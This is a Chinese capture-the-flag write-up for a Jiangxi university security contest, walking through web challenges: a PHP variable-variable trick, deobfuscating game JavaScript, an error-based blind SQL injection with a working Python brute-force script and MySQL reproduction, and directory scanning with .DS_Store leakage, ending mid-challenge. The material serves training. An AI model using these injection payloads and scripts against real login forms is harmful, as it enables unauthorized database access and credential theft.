第四届江西省高校网络安全技能大赛初赛Web&Misc—Writeup

原创

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CTF_MISC_Writeup

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文章目录

```
MISC题目附件请自取
链接：https://pan.baidu.com/s/1TM9bIqDbSjjyKj-YsjfUlA
提取码：059o
```

PS：题目的"本题用时"重进答题平台打开这道题即从0开始重新计时

Web

EasyPHP


view-source:http://183.129.189.60:10013/


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
</head>
<body >
</div>
<h1 style="text-align: center">Where is flag?</h1>
<!--
foreach ($_POST as $item => $value){
    $$item=$$value;
    $secret = $$item;
}
foreach ($_GET as $key => $value){
    if ($key=='flag'){
        $str=$value;
        $$str=$secret;
    }
}
if (isset($hehe)){
    echo "<center>".$hehe."</center>";
}
//flag+flaag=DASCTF{XXXXXXX}
-->
</body>
<center>
</html>
```


183.129.189.60:10013/index.php?flag=hehe

Where is flag?


DASCTF{27b62da69


查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
http://183.129.189.60:10013/index.php?flag=hehe
Post data Referer User Agent Cookies Clear All
hehe=flag
CSDN @末 初


sell system
小青蛙吃苍蝇
Welcome
http://183.129.189.60:10013/
183.129.189.60:10013/index.php?flag=hehe
Where is flag?
e01bf1ad3e4e737c2b8f4a1}


查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor
Encryption Encoding SQL XSS Other
Load URL
Split URL
Execute
http://183.129.189.60:10013/index.php?flag=hehe
Post data Referer User Agent Cookies Clear All
hehe=flaag
CSDN @末 初

funny_game



题目名称: funny_game
题目内容: http://183.129.189.60:10012 吃1000只苍蝇才会给我flag，可是只给我十分钟时间，我一定能吃完！！！(PS: 设置内可以开启音乐哦)
题目分值: 100.0
题目难度: 容易
CSDN @末 初

保存下载页面后，在`index.js`中发现一个`win()`函数

```
  startTimer();
}

function win() {
  if (scores >= 1000)
  {
    var _0x46ec=['PD4d','w7Nbwoh1w6IWw6gMwovDr8OFTFHCq8OWwrLDrwQMwrnClEcbw5LCm2DCuEU1wopOw5HDlMOqw4MCcQMmWg=='];var _0x1409=function(_0x46ecf9,_0x
  }
  else
  {
    alert('只有达到1000分才能获得flag哦！！！');
  }
```


把内容拿出来放到控制台直接执行

```
var _0x46ec=['PD4d','w7Nbwoh1w6IWw6gMwovDr8OFTFHCq8OWwrLDrwQMwrnClEcbw5LCm2DCuEU1wopOw5HDlMOqw4MCcQMmWg==']
;var _0x1409=function(_0x46ecf9,_0x14099c){_0x46ecf9=_0x46ecf9-0x0;var _0x147e02=_0x46ec[_0x46ecf9];if(_0x1409['SFSeQf']===undefined){(function(){var _0x44f86c;try{var _0x51fbd2=Function('return\x20(function()\x20'+'{}.constructor(\x22return\x20this\x22)(\x20)'+');');_0x44f86c=_0x51fbd2();}catch(_0x3a294d){_0x44f86c=window;}var _0x159497='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x44f86c['atob']||(_0x44f86c['atob']=function(_0x526c85){var _0x7d68a1=String(_0x526c85)['replace'](/=+$/,'');var _0x4d0cfa='';for(var _0x9e9f31=0x0,_0x147d90,_0x2c322a,_0x47a537=0x0;_0x2c322a=_0x7d68a1['charAt'](_0x47a537++);~_0x2c322a&&(_0x147d90=_0x9e9f31%0x4?_0x147d90*0x40+_0x2c322a:_0x2c322a,_0x9e9f31++%0x4)?_0x4d0cfa+=String['fromCharCode'](0xff&_0x147d90>>(-0x2*_0x9e9f31&0x6)):0x0){_0x2c322a=_0x159497['indexOf'](_0x2c322a);}return _0x4d0cfa;});}());var _0x53eb12=function(_0x4dc347,_0xe317a0){var _0x211d73=[],_0x298631=0x0,_0x4cd0dd,_0x130442='',_0x23dd14='';_0x4dc347=atob(_0x4dc347);for(var _0x23eb61=0x0,_0x39a191=_0x4dc347['length'];_0x23eb61<_0x39a191;_0x23eb61++){_0x23dd14+='%'+('00'+_0x4dc347['charCodeAt'](_0x23eb61)['toString'](0x10))['slice'](-0x2);}_0x4dc347=decodeURIComponent(_0x23dd14);var _0x439d37;for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x211d73[_0x439d37]=_0x439d37;}for(_0x439d37=0x0;_0x439d37<0x100;_0x439d37++){_0x298631=(_0x298631+_0x211d73[_0x439d37]+_0xe317a0['charCodeAt'](_0x439d37%_0xe317a0['length']))%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;}_0x439d37=0x0;_0x298631=0x0;for(var _0x59ad0f=0x0;_0x59ad0f<_0x4dc347['length'];_0x59ad0f++){_0x439d37=(_0x439d37+0x1)%0x100;_0x298631=(_0x298631+_0x211d73[_0x439d37])%0x100;_0x4cd0dd=_0x211d73[_0x439d37];_0x211d73[_0x439d37]=_0x211d73[_0x298631];_0x211d73[_0x298631]=_0x4cd0dd;_0x130442+=String['fromCharCode'](_0x4dc347['charCodeAt'](_0x59ad0f)^_0x211d73[(_0x211d73[_0x439d37]+_0x211d73[_0x298631])%0x100]);}return _0x130442;};_0x1409['ayNQhs']=_0x53eb12;_0x1409['wPktKt']={};_0x1409['SFSeQf']=!![];}var _0x9d59eb=_0x1409['wPktKt'][_0x46ecf9];if(_0x9d59eb===undefined){if(_0x1409['FWeHfP']===undefined){_0x1409['FWeHfP']=!![];}_0x147e02=_0x1409['ayNQhs'](_0x147e02,_0x14099c);_0x1409['wPktKt'][_0x46ecf9]=_0x147e02;}else{_0x147e02=_0x9d59eb;}return _0x147e02;};console[_0x1409('0x0','[h^Y')](_0x1409('0x1','8UQu'));
```



adminlogin

没环境了，本地复现一下吧
查库

```
mysql>
mysql> select group_concat(distinct table_schema) from information_schema.tables;
+-----------------------------------------------+
| group_concat(distinct table_schema)           |
+-----------------------------------------------+
| ctf,information_schema,mysql,performance_schema,sys |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select hex(group_concat(distinct table_schema)) from information_schema.tables;
+-----------------------------------------------------------------------------------------------------+
| hex(group_concat(distinct table_schema))                                                            |
+-----------------------------------------------------------------------------------------------------+
| 6374662C696E666F726D6174696F6E5F736368656D612C6D7973716C2C706572666F726D616E63655F736368656D612C737973 |
+-----------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E63,exp
(10000),1) from information_schema.tables);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E62,exp
(10000),1) from information_schema.tables);
+-----+--------------+----------------------------------+
| uid | username     | password                         |
+-----+--------------+----------------------------------+
|   1 | admin        | admin                            |
|   2 | mochu7       | mochu7                           |
|   3 | flag         | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+--------------+----------------------------------+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E6374,e
xp(10000),1) from information_schema.tables);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_schema) regexp 0x5E6375,e
xp(10000),1) from information_schema.tables);
+-----+--------------+----------------------------------+
| uid | username     | password                         |
+-----+--------------+----------------------------------+
|   1 | admin        | admin                            |
|   2 | mochu7       | mochu7                           |
|   3 | flag         | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+--------------+----------------------------------+
4 rows in set (0.00 sec)

mysql>
```

查表

```
mysql> select group_concat(distinct table_name) from information_schema.tables where table_schema='ctf';
+---------------------------------+
| group_concat(distinct table_name) |
+---------------------------------+
| data,flag,users                 |
+---------------------------------+
1 row in set (0.00 sec)
```

```
1 row in set (0.00 sec)

mysql>
mysql> select group_concat(distinct table_name) from information_schema.tables where table_schema regexp 'ctf';
+----------------------------------+
| group_concat(distinct table_name) |
+----------------------------------+
| data,flag,users                  |
+----------------------------------+
1 row in set (0.00 sec)

mysql>
mysql> select hex(group_concat(distinct table_name)) from information_schema.tables where table_schema regexp 'c
tf';
+---------------------------------------+
| hex(group_concat(distinct table_name)) |
+---------------------------------------+
| 646174612C666C61672C7573657273        |
+---------------------------------------+
1 row in set (0.00 sec)
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E64,exp(1
0000),1) from information_schema.tables where table_schema regexp 'ctf');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E63,exp(1
0000),1) from information_schema.tables where table_schema regexp 'ctf');
+-----+---------------+----------------------------------+
| uid | username      | password                         |
+-----+---------------+----------------------------------+
|   1 | admin         | admin                            |
|   2 | mochu7        | mochu7                           |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+----------------------------------+
4 rows in set (0.00 sec)

mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E6461,exp
(10000),1) from information_schema.tables where table_schema regexp 'ctf');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct table_name) regexp 0x5E6460,exp
(10000),1) from information_schema.tables where table_schema regexp 'ctf');
+-----+---------------+----------------------------------+
| uid | username      | password                         |
+-----+---------------+----------------------------------+
|   1 | admin         | admin                            |
|   2 | mochu7        | mochu7                           |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}     |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+----------------------------------+
4 rows in set (0.00 sec)

mysql>
```

查字段

```
mysql> select group_concat(distinct column_name) from information_schema.columns where table_name regexp 'flag';
+----------------------------------+
| group_concat(distinct column_name) |
+----------------------------------+
| flag,id                          |
+----------------------------------+
1 row in set (0.00 sec)

mysql> select hex(group_concat(distinct column_name)) from information_schema.columns where table_name regexp 'f
lag';
+----------------------------------------+
| hex(group_concat(distinct column_name)) |
+----------------------------------------+
| 666C61672C6964                         |
+----------------------------------------+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E66,exp(
10000),1) from information_schema.columns where table_name regexp 'flag');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E67,exp(
10000),1) from information_schema.columns where table_name regexp 'flag');
+-----+---------------+---------------------------------+
| uid | username      | password                        |
+-----+---------------+---------------------------------+
|   1 | admin         | admin                           |
|   2 | mochu7        | mochu7                          |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}    |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+---------------------------------+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E666C,ex
p(10000),1) from information_schema.columns where table_name regexp 'flag');
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(10000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(distinct column_name) regexp 0x5E666B,ex
p(10000),1) from information_schema.columns where table_name regexp 'flag');
+-----+---------------+---------------------------------+
| uid | username      | password                        |
+-----+---------------+---------------------------------+
|   1 | admin         | admin                           |
|   2 | mochu7        | mochu7                          |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}    |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+---------------------------------+
4 rows in set (0.00 sec)

mysql>
```

查flag

```
mysql> select flag from ctf.flag;
+---------------------------------------+
| flag                                  |
+---------------------------------------+
| flag{91dd090d-b7f9-469e-8688-03b7d9878f37} |
+---------------------------------------+
1 row in set (0.00 sec)

mysql> select hex(flag) from ctf.flag;
+-----------------------------------------------------------------------------------+
| hex(flag)                                                                         |
+-----------------------------------------------------------------------------------+
| 666C61677B393164643039306642D623766392D343639652D383638382D303362376439383738663377D |
+-----------------------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E66,exp(100000),1) from
ctf.flag);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000)'
mysql>
mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E65,exp(100000),1) from
ctf.flag);
+-----+---------------+---------------------------------+
| uid | username      | password                        |
+-----+---------------+---------------------------------+
|   1 | admin         | admin                           |
|   2 | mochu7        | mochu7                          |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}    |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+---------------------------------+
4 rows in set (0.00 sec)

mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E666c,exp(100000),1) fro
m ctf.flag);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000)'
mysql> select * from users where username='' or (select if(group_concat(flag) regexp 0x5E666d,exp(100000),1) fro
m ctf.flag);
+-----+---------------+---------------------------------+
| uid | username      | password                        |
+-----+---------------+---------------------------------+
|   1 | admin         | admin                           |
|   2 | mochu7        | mochu7                          |
|   3 | flag          | flag{The_Sql_F14g_0f_mochu7}    |
|   0 | Administrator | 874a0300d72a3676c4413ce52454eff7 |
+-----+---------------+---------------------------------+
4 rows in set (0.00 sec)

mysql>
```

Python脚本

```python
# -*- coding:utf-8 -*-
import requests

url = 'http://xxxx/admin.php'
strings = r"qwertyuiopasdfghjklzxcvbnm1234567890QWERTYUIOPASDFGHJKLZXCVBNM,-\{\}_"
#查库： payload="user=' or (select if(group_concat(distinct table_schema) regexp 0x5E{},exp(100000),1) from info
rmation_schema.tables)&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查表： payload="user=' or (select if(group_concat(distinct table_name) regexp 0x5E{},exp(100000),1) from inform
ation_schema.tables where table_schema regexp 'user')&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查字段： payload="user=' or (select if(group_concat(distinct column_name) regexp 0x5E{},exp(100000),1) from info
rmation_schema.columns where table_name regexp 'fl44g')&pass=mochu7&submit=%E7%99%BB%E5%BD%95"
#查flag: payload="user=' or (select if(group_concat(flag) regexp 0x5E{},exp(100000),1) from user.fl44g)&pass=moc
hu7&submit=%E7%99%BB%E5%BD%95"
payload = "user=' or (select if(group_concat(flag) regexp 0x5E{},exp(200000),1) from user.fl44g)%23&pass=1&submi
t=%E7%99%BB%E5%BD%95"
res = ''
f = ''
headers = {'Content-Type':'application/x-www-form-urlencoded'}
for i in range(99999999999999999):
    for c in strings:
        if res == '':
            pay = payload.format(hex(ord(c))[2:])
            r = requests.post(url=url, data=pay,headers=headers).text
        else:
            pay = payload.format(res+hex(ord(c))[2:])
            r = requests.post(url=url, data=pay,headers=headers).text
        if 'Fatal error' in r:
            res += hex(ord(c))[2:]
            f += c
            print(f)
            break
```

SellSystem

目录扫描发现 `.DS_Store` 文件

Dirsearch


```
PS D:\Tools\Web\Web_Path_Scaner\dirsearch> python .\dirsearch.py -u http://183.129.189.60:10019/ -e php,html,js,zip,rar -i 200
                               v0.4.1

Extensions: php, html, js, zip, rar | HTTP method: GET | Threads: 20 | Wordlist size: 10808

Error Log: D:\Tools\Web\Web_Path_Scaner\dirsearch\logs\errors-21-09-27_18-02-46.log

Target: http://183.129.189.60:10019/

Output File: D:\Tools\Web\Web_Path_Scaner\dirsearch\reports\183.129.189.60\_21-09-27_18-02-47.txt

[18:02:47] Starting:
[18:02:47] 200 -    6KB - /.DS_Store
[18:02:59] 200 -    0B  - /api.php
[18:03:05] 200 -    8KB - /index.html

Task Completed
PS D:\Tools\Web\Web_Path_Scaner\dirsearch>
```


CSDN @末 初

```
PS D:\Tools\Web\ds_store_exp> python2 .\ds_store_exp.py http://183.129.189.60:10019/.DS_Store
[200] http://183.129.189.60:10019/.DS_Store
[403] http://183.129.189.60:10019/js
[403] http://183.129.189.60:10019/font-awesome
[403] http://183.129.189.60:10019/css
PS D:\Tools\Web\ds_store_exp>
```


没啥有用的线索

重新刷新页面时发现了向 `api.php` 传了一个 `data` 参数






查看源码发现`/js/api.js`




简单分析下发现这里是将`message`的内容`AES`加密之后传给参`api.php`

```
5989    var message = "hint";
5990
5991    var encrypt = CryptoJS.AES.encrypt(message, CryptoJS.enc.Utf8.parse(aseKey), {
5992      mode: CryptoJS.mode.ECB,
5993      padding: CryptoJS.pad.Pkcs7
5994    }).toString();
5995
5996    console.log(encrypt);
5997
5998
5999  var httpRequest = new XMLHttpRequest();
6000          httpRequest.open('GET', 'api.php?data='+encrypt, true);
6001          httpRequest.send();
6002
6003
6004          httpRequest.onreadystatechange = function () {
6005              if (httpRequest.readyState == 4 && httpRequest.status == 200) {
6006                  var json = httpRequest.responseText;
6007                  var content = document.getElementById("download");
6008                  content.href = json;
6009              }
6010          };
```


尝试本地运行这个`js`文件，注意这里的`js`源码是没有嵌套在`<script></scrip>`标签中，加个标签即可在web服务上正常解析；然后查看控制台是否输出了密文

